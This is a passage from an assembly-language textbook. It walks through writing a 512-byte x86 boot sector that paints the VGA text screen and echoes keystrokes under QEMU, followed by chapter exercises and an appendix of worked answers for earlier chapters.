When power reaches the CPU, it looks for its first instruction at a fixed address, and what it finds there is firmware: the motherboard's BIOS, or a modern UEFI board presenting itself as a classic BIOS so that old boot sectors still work. The firmware performs its power-on self-test (the POST), then goes looking for something to run. It scans the drives it can find, hard disks, USB sticks, floppy images, and reads the first 512-byte sector of each one: cylinder 0, head 0, sector 1, the sector every PC calls the boot sector.

Then comes the check that decides everything. The firmware looks at the last two bytes of that sector, byte 510 and byte 511. If those bytes hold 0x55 followed by 0xAA, the drive counts as bootable, and the firmware copies all 512 bytes to physical address 0x7C00 and jumps there, in the old notation `jmp 0x0000:0x7C00`. There is no kernel anywhere in this story. The firmware hands the CPU to 512 bytes of a stranger and trusts whatever happens next.




Figure 30.1: From the power button to your code. The CPU wakes in 16-bit Real Mode, the firmware runs its self-test and scans the drives, checks the two signature bytes, copies the sector to 0x7C00, and jumps.

Two bytes are the whole contract

The firmware checks byte 510 for 0x55 and byte 511 for 0xAA, and that is the entire test. It does not inspect your instructions, your data, or the rest of the sector: if the two bytes match, the machine is yours. Bootable is not a property of your code. It is two bytes at the end of the sector, and everything you write has to fit around them.

The BIOS does not vanish after that jump, either. In Real Mode its services stay in memory and remain callable as software interrupts, and they work much like `syscall` did under Linux: you choose the service by putting a number in `ah`, then execute `int`. `int 0x10` is the video service, where `ah`

`= 0x0E` prints one character in teletype fashion. `int 0x16` is the keyboard service, where `ah = 0` waits for a keypress and returns the ASCII code in `al`. The program in this chapter uses `int 0x16` for every keystroke, and for output it walks past the video service and writes to the screen's memory itself.

30.3 Three Directives and Two Magic Bytes

NASM has to be told that this file is not an ordinary program. Three pieces do the telling.

`bits 16` declares 16-bit Real Mode code, so NASM emits encodings of the 8086 instruction set, which is the world the CPU is actually in.

`org 0x7C00` declares where the code will be standing when it runs. This is not cosmetic. Labels are addresses: when the assembler meets `os_banner`, it has to put a number in its place, and the right number depends on where the file lives in memory. With `org 0x7C00`, every label becomes the file's offset plus 0x7C00, which is exactly where the BIOS is about to load it. Every `mov si, label` then carries a true address.

The third piece is the pair of lines at the bottom of the file: the padding and the signature.

```
1  bits 16                     ; 16-bit Real Mode code
2  org 0x7C00                  ; the BIOS loads this file here
3
4  ; ... your code goes here ...
5
6  times 510 - ($ - $$) db 0   ; zeros up to byte 510
7  dw 0xAA55                   ; the signature: 0x55, then 0xAA
```

bootsector.asm

The two dollar symbols deserve one more sentence each. `$$` is the address where the section starts: for a flat binary that is the first byte of the file, the byte that will land at 0x7C00. `$` is the address of the current line, wherever the assembler has reached. `$ - $$` is therefore the size of everything emitted so far, so 510 minus that size is exactly how many zero bytes are needed to reach byte 510.

Then `dw 0xAA55` writes a two-byte word right there. x86 stores a word little-endian, low byte first, so 0x55 lands at byte 510 and 0xAA at byte 511. The

file is now exactly 512 bytes long: your code and its padding fill the first 510, and the signature fills the last two.




Figure 30.2: A boot sector in memory. The BIOS drops all 512 bytes at 0x7C00, bytes 510 and 511 hold the signature, and the stack the program sets up grows down from 0x7C00 into the free RAM below.

The trap: a missing org 0x7C00

Drop the `org 0x7C00` line and the BIOS still jumps to 0x7C00, but NASM has now numbered every label as if the file began at address 0. `mov si, os_banner` loads an address 0x7C00 lower than the banner's real position, so the string the program reads is not your text but whatever garbage sits near address 0. The source looks perfect in the editor and assembles without complaint, and the machine boots to a black screen or a reset loop. The directive and the firmware have to agree on the same number: 0x7C00.

30.4 The Complete Program

Here is the whole mini operating system. Save it as `baremetal_os.asm`; it fits in the sector with room to spare.

```
; ------------------------------------------------------------
; File: baremetal_os.asm
; A 512-byte boot sector: it boots from the BIOS at 0x7C00
; with no operating system underneath, paints the VGA text
; screen through video memory at 0xB8000, and echoes the
; keys you type.
;
; Assemble:    nasm -f bin baremetal_os.asm -o baremetal_os.bin
```

```
; Run in QEMU:
;   qemu-system-x86_64 -drive format=raw,file=baremetal_os.bin
; ------------------------------------------------------------

bits 16                         ; 16-bit Real Mode code
org 0x7C00                      ; the BIOS loads us here

start_os:
    ; 1. Set up the segment registers and the stack
    cli                         ; interrupts off during setup
    xor ax, ax                  ; AX = 0
    mov ds, ax                  ; Data Segment = 0x0000
    mov es, ax                  ; Extra Segment = 0x0000
    mov ss, ax                  ; Stack Segment = 0x0000
    mov sp, 0x7C00              ; stack grows down from 0x7C00
    sti                         ; interrupts on again

    ; 2. Point ES at the VGA text screen at 0xB8000
    ;    physical address = segment times 16 + offset,
    ;    so 0xB800 times 16 is 0xB8000
    mov ax, 0xB800
    mov es, ax

    ; 3. Paint all 2000 cells white on blue (color 0x1F)
    xor di, di                  ; video memory offset = 0
    mov cx, 80 * 25             ; 2000 character cells
    mov ax, 0x1F20              ; AH = 0x1F color, AL = space
    cld                         ; DI counts up
    rep stosw                   ; AX to ES:[DI], 2000 times

    ; 4. Write the banner and the prompt into video memory
    mov si, os_banner           ; source string in DS:SI
    mov di, (2 * 80 + 10) * 2   ; row 2, column 10
    mov ah, 0x1E                ; bright yellow on blue
    call vga_print_string

    mov si, os_sub
    mov di, (4 * 80 + 10) * 2   ; row 4, column 10
    mov ah, 0x1B                ; bright cyan on blue
    call vga_print_string

    mov si, os_prompt
    mov di, (7 * 80 + 10) * 2   ; row 7, column 10
    mov ah, 0x1F                ; bright white on blue
    call vga_print_string

    ; 5. The keyboard loop: read keys, write to video memory
```

```
.key_loop:
    mov word [es:di], 0x1A5F    ; cursor: '_' in 0x1A green
    xor ah, ah
    int 0x16                    ; wait for a key

    cmp al, 8                   ; Backspace?
    je .handle_backspace
    cmp al, 13                  ; Enter?
    je .handle_enter

    mov ah, 0x1F                ; bright white on blue
    mov [es:di], ax             ; character in AL, color in AH
    add di, 2                   ; next cell
    jmp .key_loop

.handle_backspace:
    mov word [es:di], 0x1F20    ; erase the cursor with a space
    sub di, 2                   ; back one cell
    jmp .key_loop

.handle_enter:
    mov word [es:di], 0x1F20    ; erase the cursor
    add di, 160                 ; one row down, 160 bytes
    jmp .key_loop

; ------------------------------------------------------------
; Helper: vga_print_string
; Writes the null-terminated string at DS:SI into video
; memory at ES:DI, with the color attribute held in AH.
; ------------------------------------------------------------
vga_print_string:
    lodsb                       ; AL = next byte, SI steps up
    test al, al                 ; the 0 byte ends the string
    jz .done
    mov [es:di], ax             ; character in AL, color in AH
    add di, 2                   ; next cell
    jmp vga_print_string
.done:
    ret

; ------------------------------------------------------------
; Data: the banner, the subtitle, and the prompt
; ------------------------------------------------------------
os_banner db "=== BARE METAL OS v1.0 (PURE x86 "
          db "ASSEMBLY KERNEL) ===", 0
os_sub    db "Running directly on hardware at 0x7C00 + "
          db "VGA 0xB8000!", 0
```

```
103 os_prompt db "OS> ", 0
104
105 ; ------------------------------------------------------------
106 ; Pad the sector and stamp the signature on bytes 510-511
107 ; ------------------------------------------------------------
108 times 510 - ($ - $$) db 0       ; zeros up to byte 510
109 dw 0xAA55                       ; 0x55 at 510, 0xAA at 511
```

baremetal_os.asm

The BIOS enters at the first byte of the file, which is `start_os`, so that label is the first instruction that ever runs. Read the rest in five pieces.

The opening block is about the stack. `cli` disables interrupts while the segment registers and the stack pointer are set: if an interrupt arrived mid-setup, its push would land at whatever address the firmware happened to leave in `ss:sp`. With interrupts off, `ax` is zeroed and copied into `ds`, `es`, and `ss`, so those segments all begin at address 0, and `sp` is set to 0x7C00, the same address the code starts at. Each `push` subtracts from `sp`, so the stack grows downward from there, into the free RAM below the boot sector, and can never creep up into the code. `sti` turns interrupts back on, and the machine has a working stack.

Then the program takes aim at the screen. In Real Mode a physical address is segment times 16 plus offset, so loading `es` with 0xB800 aims the extra segment at 0xB8000, where the video card's text memory begins. From that moment on, anything written through `es:di` lands on the screen.

The paint is one instruction. `di` goes to 0 and `cx` to 80 * 25, which NASM computes as 2000, the number of cells on the screen. `ax` gets the word 0x1F20, and the two bytes of that word are the whole trick: the high half, `ah` = 0x1F, is the color, bright white on blue, and the low half, `al` = 0x20, is the space character. `cld` makes `di` count upward, and `rep stosw` stores the two-byte cell at `es:di` two thousand times running. That is the entire blue screen: one instruction paints 2000 cells.

The banner, the subtitle, and the prompt are ordinary null-terminated strings at the end of the file. For each one the program sets `si` to the string, `di` to the cell where it should start, and `ah` to the color, then calls `vga_print_string`. The cell address is arithmetic: with two bytes per cell and 80 cells per row, row r and column c sit at byte (r * 80 + c) * 2, so row 2, column 10 begins at byte (2 * 80 + 10) * 2. The helper is the same loop shape as the string routines you have written: `lodsb` pulls the next character from `ds:si` into

`al` and steps `si` forward, a zero in `al` ends the string, `mov [es:di], ax` writes the character with whatever color the caller left in `ah`, and `add di, 2` moves on to the next cell.

Then the key loop, which is where the mini-OS part really lives. The loop opens by drawing a cursor, the underscore character 0x5F wrapped in a bright green attribute (0x1A), at the current cell, so you can see where you are. `xor ah, ah` followed by `int 0x16` stops the CPU until a physical key is pressed, and the BIOS returns the ASCII code in `al`. Three cases follow. Backspace (code 8) erases the cursor with a space and backs `di` up by two bytes. Enter (code 13) erases the cursor and adds 160 to `di`, which is 80 cells times 2 bytes, one full row. Anything else is echoed by writing it into video memory: the color 0x1F goes into `ah`, the character is already in `al`, and `mov [es:di], ax` puts the pair into the cell. Notice what echoing means here. No terminal is involved, no line discipline, no output stream: a character typed at the keyboard becomes two bytes in the screen buffer.

The final two lines are the padding and the signature from the last section, and that is the whole system: set up segments, paint the screen, write a banner, read keys forever.

30.5 The Screen Is Just Memory

The last piece to see clearly is the screen itself. The VGA text screen this program uses is 80 columns by 25 rows: 2000 cells, 4000 bytes, all of it sitting flat at 0xB8000. Each cell is two bytes. The first byte is the character code, and the second is the attribute, its color. The attribute splits into two four-bit halves: the upper half is the background color, the lower half is the text color, and each half is a number from 0 to 15. The value 0x1F, which is 0001 1111 in binary, means background 1 (blue) and text 15 (bright white).

That is the whole text-mode graphics system. There is no driver, no library, no API: the screen is a buffer at an address, and characters appear when your instructions write two-byte pairs into it. The banner uses 0x1E, bright yellow on blue; the subtitle 0x1B, bright cyan on blue; the prompt 0x1F, bright white on blue; and the cursor 0x1A, bright green. Change the attribute byte and the ink changes; change the cell index and the position changes. There is nothing else to learn about this screen.




Figure 30.3: The VGA text screen as memory. Each screen cell is two bytes: the character (0x42, the code for `'B'`) and the attribute (0x1F). The attribute's upper four bits choose the background, the lower four the text color.

30.6 Build It and Boot It

The build is one command, and it is not the build you have been using. Every program so far became an ELF file: the assembler wrote an object file, the linker laid out sections and headers, and the kernel's loader knew how to start that format. A boot sector has no loader but the BIOS, and the BIOS understands exactly one format: 512 bytes whose last two are 0x55 and 0xAA. So the assembler is asked for a raw binary instead. `nasm -f bin` writes no headers and no object format, just the machine code and the data, byte for byte.

session: build and boot

```
$ nasm -f bin baremetal_os.asm -o baremetal_os.bin
$ ls -l baremetal_os.bin
-rw-r--r-- 1 eden staff 512 Oct 27 10:12 baremetal_os.bin
$ qemu-system-x86_64 -drive format=raw,file=baremetal_os.bin
```

The size is the verification: the file has to be exactly 512 bytes, which means the padding and the signature landed where they must. Then QEMU gets the raw image as a disk, and its own firmware performs the same scan a real machine would: read sector 1, check bytes 510 and 511, find the signature, jump. The same bytes boot from a USB stick on a real machine.

Type a few keys and they appear on the blue field. Backspace steps the cursor back; Enter takes it down a line. Nothing underneath the program knows you exist: no kernel catches the keystrokes, no terminal program renders the text, no filesystem holds it. There is a CPU executing your instructions, memory answering your addresses, and a keyboard controller telling `int 0x16` that a key moved.




Figure 30.4: The program after booting in QEMU, captured straight from the emulator's screen. The banner, the subtitle, and the prompt were written into video memory by hand, and the cursor waits for the first keystroke.

Everything you have learned still applies at this level, because this level is where it was true all along. The string engine from chapter 9 is here: `rep stosw` paints the screen and `lodsb` walks the banner. The stack is the stack, and the segment registers are the arithmetic that reaches the video card. And `syscall`, the door you used in chapter 3, was never part of the CPU: it was a promise the kernel made. Down here there is no one to make promises, so your 512 bytes keep them instead.

What you learned

- Every x86-64 CPU wakes up in 16-bit Real Mode, pretending to be a 1978 Intel 8086, for compatibility with the original 1981 IBM PC.
- Real Mode has 16-bit registers, physical addresses, no virtual memory, no protection, and no permission checks.
- The firmware runs its power-on self-test, scans the drives, reads the first 512-byte sector of each one, and checks bytes 510 and 511 for 0x55 then 0xAA. On a match it copies the sector to 0x7C00 and jumps there. Nothing else is loaded, because there is nothing else.
- Three pieces make a file a boot sector: `bits 16`, `org 0x7C00`, and the closing pad plus `dw 0xAA55`. `$$` is the start of the section and `$`

is the current address, so the pad fills exactly up to byte 510.

- The program sets `ds`, `es`, and `ss` to 0, puts `sp` at 0x7C00 so the stack grows down below the code, and repoints `es` to 0xB800 to reach video memory at 0xB8000.
- The VGA text screen is 80 by 25 cells of two bytes, character plus attribute. 0x1F is bright white on blue, and one `rep stosw` paints all 2000 cells.
- Keystrokes arrive through `int 0x16` with `ah = 0`; the loop echoes each character by writing it into video memory at the cursor, and Enter adds 160 bytes to reach the next row.
- `nasm -f bin` produces a raw 512-byte image with no headers, and QEMU boots that file as a raw disk, exactly as firmware boots a real drive.

Exercises

1. Add a reboot key. In the key loop, compare the incoming character with the letter `'r'` before the echo step, and when it matches, execute `int 0x19`, the BIOS warm reboot service, instead of writing anything to the screen. Boot the result in QEMU and watch the machine start over.
2. Repaint the OS. The blue field comes from the word 0x1F20, so change it to 0x0A20 to boot bright green on black, or pick any other pair of colors, and change the attribute only bytes of the banner, the subtitle, and the prompt to match (0x1E, 0x1B, and 0x1F are the yellow, cyan, and white inks in the program). Boot it and check the result cell by cell.
3. Trace the cursor. Before the first keypress the cursor sits at the byte for row 7, column 14, so `di` holds (7 * 80 + 14) * 2 = 1148. Give `di` after you type `A`, after you press Backspace, and after you press Enter. Then say what 16-bit value the program writes into video memory when the `A` is echoed, and which cell the cursor occupies before the next keystroke.
4. Break the contract. Rebuild the program with the signature written as `dw 0x55AA` instead of `dw 0xAA55`. The file is still exactly 512 bytes and nothing else changed, but the machine refuses to boot it. Explain, in terms of bytes 510 and 511, what the firmware saw and why the drive was rejected.

A

Answers to Selected Exercises

Attempt every exercise before reading anything here; the value is in the attempt, and these answers exist so you can check your work. Exercises whose whole point is a written explanation or a redrawn figure are left to you, as are the open-ended program extensions. The substantial programming challenges are answered as complete, commented programs in the appendix that follows this one.

Chapter 1: The Anatomy of a Computer

Exercise 1. The bits set in 00101010 sit in the columns worth 32, 8, and 2, so the value is 42. Split down the middle: 0010 is 2 and 1010 is A, so the byte is `0x2A`.

Exercise 2. Negating 00000011: invert to 11111100, add 1 to get 11111101, which is `0xFD`. Adding it back: 00000011 + 11111101 produces 1 00000000, and the ninth bit falls off the edge of the byte, leaving 00000000.

Exercise 3. A single 1 in bit 8 is worth 256, so you need at least a word. The quadword row of the table holds it with room to spare.

Exercise 4. One line of assembly assembles to exactly one machine instruction. One line of C can become many instructions, reordered and combined at the compiler's discretion; the assembly listing is therefore a faithful account of what runs and the C source is not.

Chapter 2: Inside the x86-64 CPU

Exercise 1. After `mov al, 0` the register reads `0x1122334455667700`: only the low byte changed. After `mov ax, 0` it reads `0x1122334455660000`: the low 16 bits changed and everything above survived. After `mov eax, 0` it reads `0x0000000000000000`, because writing the 32-bit half also clears the upper 32 bits. Only the last instruction erases every trace of the original number.

Exercise 3. (a) subtracting a number from itself gives 0, so ZF comes on. (b) a leftmost bit of 1 means negative, so SF. (c) an unsigned carry off the top is CF. (d) a signed result on the wrong side of the sign bit is OF.

Chapter 3: The Workshop

Exercise 1. You did not touch `msg_len` because `equ` is not a stored value. It is a promise the assembler recomputes every build: current address minus the start of `msg`, evaluated after your new text is in place.

Exercise 2. The shell reports 7: the exit status is whatever `rdi` held at the final `syscall`, and you placed 7 there.

Exercise 3. You must reload `rax` with 1. The kernel returns the number of bytes written in `rax`, so after a successful 19 byte write `rax` holds 19, not the syscall number.

Chapter 5: Arithmetic, Logic, and the Division Trap

Exercise 1. 40 minus 15 is 25, and `shl rax, 1` doubles it to 50. The single instruction from the first section that reaches 50 without a shift is `add rax, rax`.

Exercise 3. -100 divided by 8 gives quotient -12 and remainder -4. The quotient truncates toward zero, and the remainder carries the sign of the dividend, as the chapter's -100 by 7 example showed.

Exercise 4. Starting from 11111100 (-4): `sar al, 1` gives 11111110 (-2), then 11111111 (-1). Starting from 00000100 (4): the first shift gives 00000010 (2), then 00000001 (1). The difference is the bit shifted in at the left: `sar` copies the sign bit, so the negative sequence receives 1s and the positive sequence receives 0s.

Chapter 6: Branching

Exercise 1. Change the compare to 100 and the exit test still fires at the same place: the loop sums 1 through 100 and `rax` ends at 5050.

Exercise 2. `ja` jumps: unsigned 255 is above 2. `jl` also jumps: signed -1 is below 2. The two readings disagree about which value is bigger, and each jump quietly commits to one of them. Temperatures that can go below zero want `jl`; string lengths, which are never negative, want `ja`.

Exercise 3. `ja` fires, because the unsigned reading of -5 is an enormous positive value, well above 3. The branch is taken, and `.bigger` runs even though -5 is the smaller signed number. The correct jump is `jl`.

Exercise 4. With `jge` sending the true case straight into the then block, the else block falls in first and must end with the unconditional `jmp` over the then block to the join point, or execution would run straight through both.

Chapter 7: The Hardware Stack

Exercise 1. The pushes move `rsp` to 0x7FFF2FF8, then 0x7FFF2FF0, then 0x7FFF2FE8. The pops, in whatever order they are issued, move it back up by 8 each: 0x7FFF2FF0, 0x7FFF2FF8, and finally 0x7FFF3000.

Exercise 2. `pop rdx` now reads the top of the stack, which holds 0xBBBB, so `rdx` = 0xBBBB and `rcx` = 0xAAAA on the second pop. The registers come back holding each other's values: the pop order was not the reverse of the push order.

Exercise 3. Popping in the push order returns the values reversed: `rax` = 0x33, `rbx` = 0x22, `rcx` = 0x11. The correct order is `pop rcx`, then `pop rbx`, then `pop rax`.

Exercise 4. 0xBBBB is still at 0x7FFF0FF0 and 0xAAAA still at 0x7FFF0FF8. The next `push` subtracts 8 from `rsp` and stores at 0x7FFF0FF8, so 0xAAAA's cell is overwritten first.

Chapter 8: Functions and the System V ABI

Exercise 1. The program calls `calculate_area` with 12 and 20, gets 240 in `rax`, and exits with it: `echo $?` reports 240. A note worth knowing: had you used the chapter's own 15 and 20, the shell would report 44, because an exit status keeps only its low 8 bits, and 300 truncated to one byte is 44.

Exercise 2. The pushed `rax` is sitting where `ret` looks, so `ret` loads 240 into `rip` and jumps to address 240, which is not mapped. The kernel kills the program with a segmentation fault. The fix is one `pop` (of any register) before the `ret`.

Exercise 3. At the deepest point, four frames are live: the invocations for 4, 3, and 2, each holding a return address, a saved `rbp`, and its own saved n, plus the base-case frame for 1, holding only its return address and saved `rbp`. With the base case changed to `cmp rdi, 0`, the invocation for 1 no longer matches, so it saves its 1 and calls `factorial(0)`; the 0 frame returns 1, and the 1 frame multiplies it back to 1. The answer is unchanged, but 1! now costs one more frame.

Exercise 4. It is not. Entering through the `call` left `rsp` off by 8, `push rbp` squared it, and `push rbx` knocked it off by 8 again. The fix is `sub rsp, 8` before the second call, and `add rsp, 8` after it returns, before the pops.

Chapter 9: Strings, Arrays, and the String Engine

Exercise 2. `[rbx + rcx*8]` with `rcx = 2` computes 0x402000 + 16 = 0x402010. `[dword_array + rcx*4]` with `rcx = 7` computes 0x403000 +

28 = 0x40301C. Walking the doubleword array with a scale of 8 would leap two elements per index step and load pairs of half-elements glued together into meaningless quadwords.

Exercise 3. The original `my_strlen` never stops on its own: it walks past the end of the string into whatever bytes follow, until it happens to meet a zero somewhere in the neighboring RAM. The limited version returns 16 after sixteen bytes with no null, turning a crash or an endless walk into a wrong-but-bounded answer.

Exercise 4. Worked out in full, as the ROT13 program, in the appendix that follows. The nine bytes of ”Assembly” become ”Nffrzoyl” plus the untouched 0 byte, and a second pass through the same routine returns every letter to its original value.

Chapter 10: Capstone: An Interactive Calculator

Exercise 2. On `12ab7` the loop parses ’1’ and ’2’ into the total 12; the ’a’ (97) is above ’9’ (57), so the loop stops and `parse_int` returns 12. On a bare minus followed by Enter, the minus sets the sign multiplier to -1 and advances the index; the next byte is the newline (10), below ’0’, so the digit loop never runs and the sign multiply turns 0 into 0. Both cases show the same rule: the first non-digit byte ends the number.

Exercise 3. The digit loop is a do-while: the body runs before the exit test. With 0, the first division gives quotient 0 and remainder 0, and the remainder becomes the digit ’0’, stored in the buffer; only then does the test see the zero quotient and exit. The screen shows `0`, one character, correctly.

Exercise 4. On an empty line `sys_read` returns 1, the newline byte. The terminating store writes the null byte at `input_buf + 1`, so the buffer holds the newline and then the stop sign. `parse_int` sees the newline first, which is below ’0’, stops immediately, and returns 0.

Chapter 11: Command-Line Arguments

Exercise 1. One line: `argv[0] = ./args`. The slot `[rsp]` held 1, because argc counts the program name and nothing else was typed.

Exercise 2. The loop starts `r13` at 1 and visits `1, 2, ...`, printing `argv[i]` under the label `argv[i - 1]`. The comparison against `r12` stays the same: the index runs while it is below argc.

Exercise 3. Eleven typed words make argc 12, and the pushed character is 48 + 12 = 60, which prints as the character `'<'`. The trick covers single digits, 0 through 9, and argc 12 is not one.

Exercise 4. argc is 5. The slots read: `[rsp]` = 5, `[rsp + 8]` = `./args`, `[rsp + 16]` = `alpha`, `[rsp + 24]` = `beta`, `[rsp + 32]` = the address of `gamma delta`, `[rsp + 40]` = `999`, and `[rsp + 48]` = NULL. The pointer at `[rsp + 32]` names `gamma delta`.

Chapter 12: Files and File Descriptors

Exercise 1. The new constant is `O_WRONLY | O_CREAT | O_APPEND` = `1 | 0x40 | 0x400` = `0x441`. The second run appends to the first, so the destination holds two copies of the source, back to back.

Exercise 2. Two reads return the full 4096. The third returns 1808, and the fourth returns 0, so the loop runs its body three times and the `jz .copy_done` test ends it on the fourth read.

Exercise 3. The file prints, and the success message does not, because `.copy_done` closes `r13`, which now holds descriptor 1. Closing 1 retires stdout, and the `print_string` that follows writes to a descriptor that no longer exists, silently.

Exercise 4. `rax` = -2, so `.error_src` prints its message and the shell sees exit status 1. The unwritable destination returns -13 at the second open, so `.error_dst` prints instead, also with status 1.

Chapter 13: Dynamic Memory

Exercise 1. The loop stores 0 through 511, so the sum is 511 times 512 divided by 2, which is 130,816.

Exercise 2. The first store into the block faults: the mapping was requested readable but not writable, so the kernel denies the write with a segmentation fault. Restoring `PROT_READ | PROT_WRITE` fixes it.

Exercise 3. Nothing changes, because the process exits and the kernel tears down its whole address space, mapped or not. In a program that keeps running, the same deletion leaks the mapping, and repeated leaks eventually exhaust the address space.

Exercise 4. The first clobber is the `mov rax, SYS_MUNMAP` that prepares the unmap call. A pointer that must survive a system call cannot live in `rax`, because `rax` carries the syscall number in and the return value out.

Chapter 14: Structs and Linked Lists

Exercise 1. `account_type` lands at offset 48 and `Account_size` becomes 52. The three existing offsets, 0, 8, and 40, do not move, because the new field is appended after them; only the two accesses stay valid as written.

Exercise 2. `rbx` ends 7 times 48 = 336 bytes past the base, and the balance sits 40 bytes into that element: 376 bytes from `bank_accounts`.

Exercise 3. `r12` appears in the initial `mov r12, node1`, the `test`, both field loads for the print arguments, and the advance. `rsi` cannot hold the cursor because `printf` reads its second argument from it, so the call destroys it.

Exercise 4. The list becomes a circle, so the chase never lands on 0 and the `test`/`jz` pair never fires: the program prints the three nodes forever.

Chapter 15: Mixing Assembly and C

Exercise 1. A format such as `The sum of 25 and 17 is %ld, and the product is %ld!` keeps the operands in the string, so the call passes the format in `rdi`, the sum 42 in `rsi`, and the product 425 in `rdx`: three registers.

Exercise 2. Add `num3 resq 1`, hand `scanf` its address with a third `lea` into `rcx`, load all three values into `rsi`, `rdx`, and `rcx`, add them with two `add`s, and print with three `%ld` fields.

Exercise 3. It still runs because both forms move `rsp` by exactly 8 bytes, which is all the alignment rule cares about, and `c_io` never uses `rbp` as a frame pointer.

Exercise 4. `imul rdi, 3` then `mov rax, rdi` then `ret`. Called with 14, it returns 42.

Chapter 16: NASM Macros and Project Organization

Exercise 1. The mirror of `WRITE`: `%macro READ 3` with `mov rax, 0`, `mov rdi, %1`, `mov rsi, %2`, `mov rdx, %3`, `syscall`, `%endmacro`.

Exercise 2. `%macro EXIT_IF 2` opens with `test %1, %1` and `jnz %%skip`; the exit block runs `mov rax, 60` and `mov rdi, %2` followed by `syscall` only when the register held zero, and `%%skip:` closes the macro.

Exercise 3. The doubled percent renames the labels per expansion, `..@1.count_loop` and `..@2.count_loop`, so both copies are distinct. A plain `.count_loop` is defined twice in one file, and NASM stops with a redefinition error.

Exercise 4. `TARGET = hello` and `OBJS = hello.o`. `make` assembles and links; `make clean` removes `hello.o` and `hello`.

Chapter 17: Floating-Point and SIMD

Exercise 1. The legs 3.0 and 4.0 give 9 + 16 = 25, whose square root is exactly 5, so the printed hypotenuse is 5.000000.

Exercise 2. One `addps` adds `vec1` and `vec3` lane by lane: 11.5, 12.0, 13.25, and 20.0. Printing four floats means `xmm0` through `xmm3` carry them, so the call uses four vector registers and `al` holds 4.

Exercise 3. Four instructions: `mulsd xmm0, xmm0` squares a, `mulsd xmm1, xmm1` squares b, `addsd xmm0, xmm1` adds them, and `sqrtsd xmm0, xmm0` leaves the hypotenuse in `xmm0`, exactly where the caller expects the answer.

Exercise 4. One `mulps` produces 2.0, 4.0, 6.0, and 8.0 in the four lanes. Adding them with `addss` one at a time gives 20, the dot product of the two vectors.

Chapter 18: Branchless Programming and Cycle Counting

Exercise 1. With `rax` = -42: `mov rbx, rax` leaves `rbx` = -42, `neg rbx` makes it +42, the `test` of the original lights SF, and `cmovs rax, rbx` copies, so `rax` = 42. With `rax` = +42: the negated copy is -42, but SF is 0 because the flags came from the original, so the conditional move does nothing and `rax` keeps 42.

Exercise 2. `shl rdx, 32` turns the 2 into 0x0000000200000000, and `or rax, rdx` glues it onto 0x80000000, leaving `rax` = 0x0000000280000000. The 2 in the top half came from `edx`; the 0x80000000 in the bottom half never moved.

Exercise 3. A byte above 254 is rare, so the branch is almost never taken and the predictor learns that quickly: the branchy loop stops mispredicting, and its cycle count converges toward the branchless one. The two sums must still match, because the same seed feeds both loops and the counting condition is the same.

Exercise 4. `imul rax, 64` becomes `shl rax, 6`, the remainder of dividing by 32 becomes `and rax, 31`, and `popcnt` is the instruction that counts the bits set to 1.

Chapter 19: Concurrency and Atomic Operations

Exercise 1. Two threads at 1,000,000 atomic increments each print exactly 2,000,000. The `lock` prefix makes every increment indivisible, so the total is always the full sum.

Exercise 2. The child's `lock inc` is atomic, but the parent's plain `inc` can still interleave its load, add, and store inside the gap around the child's atomic step. Updates are lost only when the parent races, so the total lands below 10,000,000 but usually close to it, and it differs on every run.

Exercise 3. The total is exact: `acquire_lock` and `release_lock` serialize the increment, so only one thread is inside the critical section at a time. The `lock` inside `cmpxchg` is what makes the acquire itself trustworthy; without it, two cores could both see the mutex as free and both believe they own it.

Exercise 4. The values differ, so no write happens: `[rdi]` keeps 1, `rax` is loaded with 1, ZF is cleared, and `jnz` takes the loop back for another attempt.

Chapter 20: Inline Assembly in C and Rust

Exercise 1. The block has two outputs, `"=a"(low)` and `"=d"(high)`, around the single `rdtsc` instruction, and the function returns `((unsigned long)high << 32) | low`. The constraint letters put the halves in the registers `rdtsc` fills, and the C code does the same combine the assembly helper did with `shl` and `or`.

Exercise 2. The compiler no longer knows that EAX was destroyed inside the block, so it may keep a live value in EAX across the `cpuid` and read it back as if it were untouched.

